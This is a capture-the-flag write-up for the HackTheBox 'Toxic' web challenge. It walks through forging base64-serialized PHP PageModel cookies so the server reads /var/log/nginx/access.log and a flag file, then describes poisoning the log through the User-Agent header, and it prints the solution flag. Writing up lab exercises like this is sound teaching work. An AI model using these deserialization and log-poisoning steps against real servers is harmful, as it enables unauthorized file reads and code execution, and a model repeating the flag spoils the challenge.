HackTheBox – Challenges – Web – Toxic

The website is almost like a static website with nothing of interests. I look at the downloaded files instead. In the index.php, I can see that a webpage is fetched by deserializing the PHPSESSID cookie. Hence, the website loads based on the PHPSESSID cookie. To confirm, I can set a random PHPSESSID cookie when loading the page and it will return me an empty page since it is invalid.

```php
<?php
spl_autoload_register(function ($name){
    if (preg_match('/Model$/', $name))
    {
        $name = "models/${name}";
    }
    include_once "${name}.php";
});

if (empty($_COOKIE['PHPSESSID']))
{
    $page = new PageModel;
    $page->file = '/www/index.html';

    setcookie(
        'PHPSESSID',
        base64_encode(serialize($page)),
        time()+60*60*24,
        '/'
    );
}

$cookie = base64_decode($_COOKIE['PHPSESSID']);
unserialize($cookie);
```

Within the IF statement, I can see how the PHPSESSID is created. With that, I can replicate this to generate my own cookie which points to a different URI, to access the URI.

```php
<?php
class PageModel
{
    public $file;
}
?>

<?php
    $page = new PageModel;
    $page->file = '/www/index.html';
    print(base64_encode(serialize($page)))
?>
```

However, I do not know the URI structure within the web server. In the nginx.conf, I can see that the access log is in /var/log/nginx/access.log.

```
http {
    server_tokens off;
    log_format docker '$remote_addr $remote_user $status "$request" "$http_referer" "$http_user_agent" ';
    access_log /var/log/nginx/access.log docker;
```

Let me generate a cookie to see if I can access the access.log.


```php
<?php
class PageModel
{
    public $file;
}
?>

<?php
    $page = new PageModel;
    $page->file = '/var/log/nginx/access.log';
    print(base64_encode(serialize($page)))
?>
```


Result:

```
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoyNToiL3Zhci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQ==
```

Using Burp Suite to send the request, I can see the content of the access.log.



I can attempt log poisoning here. Since I know that it is a PHP server, I can try to inject PHP payloads. I can try injecting in the User-Agent header since it is displayed in the access.log. Since I know that the flag is in the root directory, I can use the “ls /” command to display the files in the root directory of the server.



I can see the file name of the flag. To access it, I create a PHPSESSID using the flag as the URI.


```php
<?php
class PageModel
{
    public $file;
}
?>

<?php
    $page = new PageModel;
    $page->file = '/flag_GmB0C';
    print(base64_encode(serialize($page)))
?>
```

Result:

```
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoxMToiL2ZsYWdfR21CMEMiO30=
```

I managed to get the flag:



HTB{P0i5on_1n_Cyb3r_W4rF4R3?!}